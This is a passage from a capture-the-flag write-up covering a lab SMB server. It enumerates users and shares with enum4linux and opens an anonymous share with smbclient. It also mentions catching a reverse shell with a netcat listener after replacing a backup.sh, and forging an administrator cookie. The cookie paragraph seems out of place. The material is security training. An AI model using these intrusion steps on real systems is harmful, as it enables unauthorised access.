**echo "IP" > target.txt.** After that, we log in to TBFC FTP Server and reupload the **backup.sh** into the public directory.

Moreover, we set up a netcat listener to catch the connection on the AttackBox: **nc -lvnp 4444.** After listening to the port, we cat the flag.txt and the flag was shown in the flag.txt.

Day 10: [Networking] Don't be sElfish!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition, Terminal

Solution/walkthrough:



```
┌──(1211101726㉿kali)-[~]
└─$ enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,doma
in admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).
```

Open terminal and use the command : enum4linux to check for the descriptions of the flags.

Q1: Examine the help options for enum4linux. Match the following flags with the descriptions.


Answer :

-h : Display this help message and exit


-S : get sharelist

-a : Do all simple enumeration (-U -S -G -P -r -o -n -i).

-o : Get OS information



```
┌──(1211101726㉿kali)-[~]
└─$ enum4linux -U 10.10.8.47
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri
Jun 24 11:57:55 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.8.47
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.10.8.47    |
 ==================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ===================================
|    Session Check on 10.10.8.47    |
 ===================================
[+] Server 10.10.8.47 allows sessions using username '', password ''

 =========================================
|    Getting domain SID for 10.10.8.47    |
 =========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```




```
 ==========================
|    Users on 10.10.8.47    |
 ==========================
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy      Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager      Name: elfmceager        Des
c:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson   Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
enum4linux complete on Fri Jun 24 11:58:08 2022
```


Use the command: enum4linux **-U** 10.10.8.47

-U <ip> : to find out who can be used to access the server through Samba. (get userlist)

Q2: Using enum4linux, how many users are there on the Samba server?
Answer : 3



```
┌──(1211101726㉿kali)-[~]
└─$ enum4linux -S 10.10.8.47
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri J
un 24 12:48:21 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.8.47
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.10.8.47    |
 ==================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ===================================
|    Session Check on 10.10.8.47    |
 ===================================
[+] Server 10.10.8.47 allows sessions using username '', password ''

 =========================================
|    Getting domain SID for 10.10.8.47    |
 =========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```




```
 =======================================
|    Share Enumeration on 10.10.8.47    |
 =======================================
^[[B^[[B^[[B^[[B^[[B^[[B
        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

Use the command: enum4linux **-S** 10.10.8.47

-S <ip> : get Sharelist

Q3: Now how many "shares" are there on the Samba server?

Answer : 4




```
[+] Attempting to map shares on 10.10.8.47
//10.10.8.47/tbfc-hr    Mapping: DENIED, Listing: N/A
//10.10.8.47/tbfc-it    Mapping: DENIED, Listing: N/A
//10.10.8.47/tbfc-santa Mapping: OK, Listing: OK
//10.10.8.47/IPC$       [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Fri Jun 24 12:48:40 2022
```

At the attempting to map shares on 10.10.8.47 bar, it shows that “tbfc-santa” mapping OK an Listing OK

Q4: Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

Answer : **tbfc-santa**




```
┌──(1211101726㉿kali)-[~]
└─$ smbclient //10.10.8.47/tbfc-santa

Enter WORKGROUP\1211101726's password:
Try "help" to get a list of possible commands.
smb: \> 
```

Use the command : **smbclient //10.10.8.47/tbfc-santa**

to begin accessing the Samba server and to access tbfc-santa share.

smbclient command and description:


Command	Description
ls	List files and directories in the current location
cd <directory>	Change our working directory
pwd	Output the full path to our working directory
more <filename>	Find out **more** about the contents of a file. To close the open file, you press :q
get <filename>	Download a file from a **share**
put <filename>	Upload a file from a **share**



```
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020

                10252564 blocks of size 1024. 5369392 blocks available
```


Use the command: **ls** : List files and directories in the current location

Now we know there's a file, "note_from_mcskidy.txt"




```
smb: \> get  note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (0.2 KiloBytes/sec
) (average 0.2 KiloBytes/sec)
smb: \> 
```

Use command: **get** note_from_mcskidy.txt : Download the file(note_from_mcskidy.txt) from a share.



Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards ~ ElfMcSkidy

Find the "note_from_mcskidy.txt" from the folder, and open it.



~/note_from_mcskidy.txt - Mousepad
File Edit Search View Document Help

```
Hi Santa, I decided to put all of your favourite jingles onto this share -
allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

From the note, we know that ElfMcSkidy leave the jingles onto the share, which is stored in the jingle-tunes directory.

Q5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer : **jingle-tunes**

Thought Process/Methodology:

First, we used the command: **enum4linux -U 10.10.8.47** and we found out there were 3 users are on the Samba server. Second, we used he command: **enum4linux -S 10.10.8.47** to check 4 "shares" are on the Samba server. At the attempting to map shares on 10.10.8.47 bar, it showed that "tbfc-santa" mapping OK an Listing OK which mean the share did not require a password. Third, we used the command : **smbclient //10.10.8.47/tbfc-santa** to begin accessing the Samba server and access the share. After accessing, we used the command: **ls** and we knew there was a file , "note_from_mcskidy.txt" . We used command**: get** note_from_mcskidy.txt and opened it. From the note, we knew that ElfMcSkidy leave the jingles onto the share, which is stored in the jingle-tunes directory.

We proceeded to register an account and login. After logging in, we open the inspect the browser and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we change the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.